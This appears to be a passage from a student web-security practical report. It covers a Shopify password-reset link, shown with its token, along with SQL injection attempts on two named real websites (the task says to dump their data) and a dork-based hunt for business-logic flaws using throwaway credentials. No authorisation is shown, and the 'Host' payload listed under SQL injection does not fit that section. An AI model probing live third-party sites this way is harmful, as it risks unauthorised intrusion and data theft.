
3.Log in again

The screenshot shows the Shopify login page. It has a 'Log in' heading and a 'Continue to Shopify' link. There's a text input field for 'Email' containing 'rehanej337@carspure.com', a 'Continue with email' button, and a 'Sign in with passkey' option. Below these are social media logins for Apple, Facebook, and Google. At the bottom, there are links for 'New to Shopify? Get started →', 'Help', 'Privacy', and 'Terms'.


4.Click on forgot password




5.Click on reset password



6. Check for reset link in temp mail



7. Open link in new tab



8. Examine link --

<http://accounts.shopify.com/password-reset/teLXUpNQFxe3yvpZ0RujtJjGU0YJYte6d29qBN8IP1j9LLxc5LPmcWDstbXb7K5a1O4?rid=e6b0514d-3553-4461-b573-f5839d41306b>

B. Perform SQL Injection on given targets and dump the data from databases.

- <https://www.lagnakaro.com/>
- <https://comand.edu.pk/>

SQL Injection Vulnerability

- ❖ CVSS Score - 8.5 (High)
- ❖ Related OWASP Top 10 - A03:2021 - Injection
- ❖ Explanation: SQL Injection is a code injection technique where malicious SQL statements are inserted into application queries to manipulate the database. This vulnerability occurs when user-supplied data is not properly validated, filtered, or sanitised before being included in SQL queries. Attackers can exploit this to bypass authentication, retrieve sensitive data, modify database contents, or even execute administrative operations on the database.
- ❖ Impact:
 1. Data breach: Unauthorised access to sensitive information stored in the database.

2. Data manipulation: Attackers can add, modify, or delete data in the database.
3. Authentication bypass: Potential to log in as any user, including administrators.
4. Data loss: Possibility of deleting entire tables or databases.
5. Remote code execution: In some cases, SQL injection can lead to executing commands on the host operating system.

❖ Recommendations:

1. Use parameterized queries: Implement prepared statements with parameterized queries.
2. Input validation: Validate and sanitise all user inputs before using them in SQL queries.
3. Least privilege principle: Use database accounts with minimal necessary privileges for the application.
4. Stored procedures: Use safely parameterized stored procedures for database access.
5. Escaping: If dynamic SQL is necessary, use proper escaping techniques for special characters.
6. ORM frameworks: Utilise Object-Relational Mapping (ORM) frameworks that handle SQL securely.


❖ References:

1. [OWASP SQL Injection Prevention](#)


❖ Procedure:

- Target Website - <https://www.lagnakaro.com/> and <https://comand.edu.pk/>,
- Payload - Host: www.facebook.com
- Steps -

Step-1: Open google chrome.




Step-2: Go to the target website. (<https://www.lagnakaro.com/>)




Step-3: Find a entry point in the website


→ An entry point in a website can be determined by exploring the different sections and options in the website and finding a url that contains a number at the end of it.
→ example:

→ The above url contains '50' at the end which indicates an entry point.



→ For the target website(<https://www.lagnakaro.com/>):






In the target website there was no entry point present as the website was not prone to the vulnerability. Sql injection cannot be performed on it.

TARGET-2(<https://comand.edu.pk/>)

Step-1: Open google chrome



Step-2: Go to the target website(<https://comand.edu.pk/>)



Result: Same as the previous website there are no entry points in the website hence sql injection cannot be performed on it.


C. Find a website vulnerable to Business Logic Errors on each test case below.

- a. Currency Arbitrage
- b. Delivery Charges Abuse

Business Logic Errors Vulnerability

- CVSS Score - 6.5 (Medium)
- Related OWASP Top 10 - A04:2021 - Insecure Design
- Explanation: Business Logic Errors are flaws in the design and implementation of an application that allow attackers to manipulate legitimate functionality in unintended ways. These vulnerabilities occur when the application's logic fails to properly enforce the intended business rules, allowing users to perform actions that should be restricted or to bypass critical steps in a process. Unlike technical vulnerabilities, business logic errors often require a deep understanding of the application's intended functionality and can be challenging to detect through automated scanning.
- Impact:
 1. Financial loss: Exploitation of pricing errors, discount manipulations, or transaction flaws.
 2. Data integrity issues: Unauthorized data modifications that bypass intended workflows.
 3. Privilege escalation: Gaining access to functionality or data reserved for higher-privileged users.
 4. Regulatory non-compliance: Violation of required business processes or data handling procedures.
- Recommendations:
 1. Thorough design review: Conduct comprehensive reviews of business logic during the design phase.
 2. Implement proper access controls: Ensure that users can only access functions appropriate to their role.
 3. Input validation: Validate all inputs, including those that affect business logic decisions.
 4. Server-side validation: Implement all critical checks and validations on the server-side.
 5. Secure workflow design: Ensure that multi-step processes cannot be bypassed or performed out of order.
- References:
 1. [Business Logic Security by OWASP](#)
- Procedure:
 - Target Website - <https://store.thelabellife.com/>
 - Steps -
- PROCEDURE


Step-1: Open google chrome



Step-2: Use the google dork → "inurl: Responsible disclosure" to get a vulnerable website.



Step-3: This practical is performed on the website <https://store.thelabellife.com/>. Open firefox browser and go to target website.



Step-4: Sign in on the website using fake credentials. For obtaining a fake mail id <https://temp-mail.org/en/> can be used.

SIGN UP

Please fill the information below:


First Name*
Last Name*
E-mail*
Password*

CREATE ACCOUNT


Already have an account? [Login](#)

OR


 **LOGIN WITH GOOGLE**



